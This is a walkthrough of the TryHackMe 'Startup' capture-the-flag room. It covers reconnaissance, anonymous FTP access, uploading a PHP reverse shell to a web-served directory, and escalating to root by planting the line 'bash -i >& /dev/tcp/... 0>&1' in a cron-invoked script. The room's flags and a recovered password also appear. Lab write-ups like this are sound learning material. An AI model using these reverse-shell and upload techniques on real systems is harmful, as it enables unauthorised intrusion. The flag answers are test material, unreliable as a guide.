Sws101_ctfjournal3
Try Hack Me Room: Startup

Task1: Welcome to Spice Hut!

“We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren’t sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own the root. Good luck!”
First let’s start the reconnaissance by doing nmap.

3 ports were open.
Port 80 is open so let’s check the http website

There is only one message left by the dev team.
What is the secret spicy soup recipe?
Since FTP is open, let’s try to login to ftp as anonymous.

List of files and directories inside ftp

Now let’s download those files with the ‘get’ command.
This is the important.jpg

This the notice.txt

From this notice i found one of the username “Maya”

Next I also change the directory to ftp and ls the directories inside it but there are only hidden files.
Let’s use ffuf and find the directories in http port.

I found that /files path is there in http port, now let’s check it out.

Wow, this is a ftp service. We can use this to get access to the machine by uploading a shell to the FTP service and executing it in our browser. I will upload the php reverse shell file, which I saved in php-reverse-shell.php.
To upload the file to the ftp directory on the FTP service, the command is put php-reverse-shell.php.

I see that a shell.php file is uploaded. We’ll start a netcat listener using the following command: nc -lvnp 1234

With our listener set up, we can click the php-reverse-shell.php file in our browser.
ANS: love
What are the contents of user.txt?
We got the password for linnie i.e c4ntg3t3n0ughsp1c3, now let’s login using ssh.

BOOM! Here i got the user.txt file and the flag
ANS: THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
What are the contents of root.txt?
Now it’s time to get the root flag. Linnie has 2 other directories that are Documents and scripts. In scripts directories there is something useful.

I could see that planner.sh is running every minute and modifying the contents of startup_list.txt. we can modify /etc/print.sh. I can put the bash command into the print.sh script:
bash -i >& /dev/tcp/10.10.51.47/4444 0>&1

I opened a listener in my terminal and in a minute I received the connection( we need to wait a little).

Finally list the files and grab the root flag.
ANS: THM{f963aaa6a430f210222158ae15c3d76d}
That’s it for this startup room, see you guys on the next try hack me room walkthrough.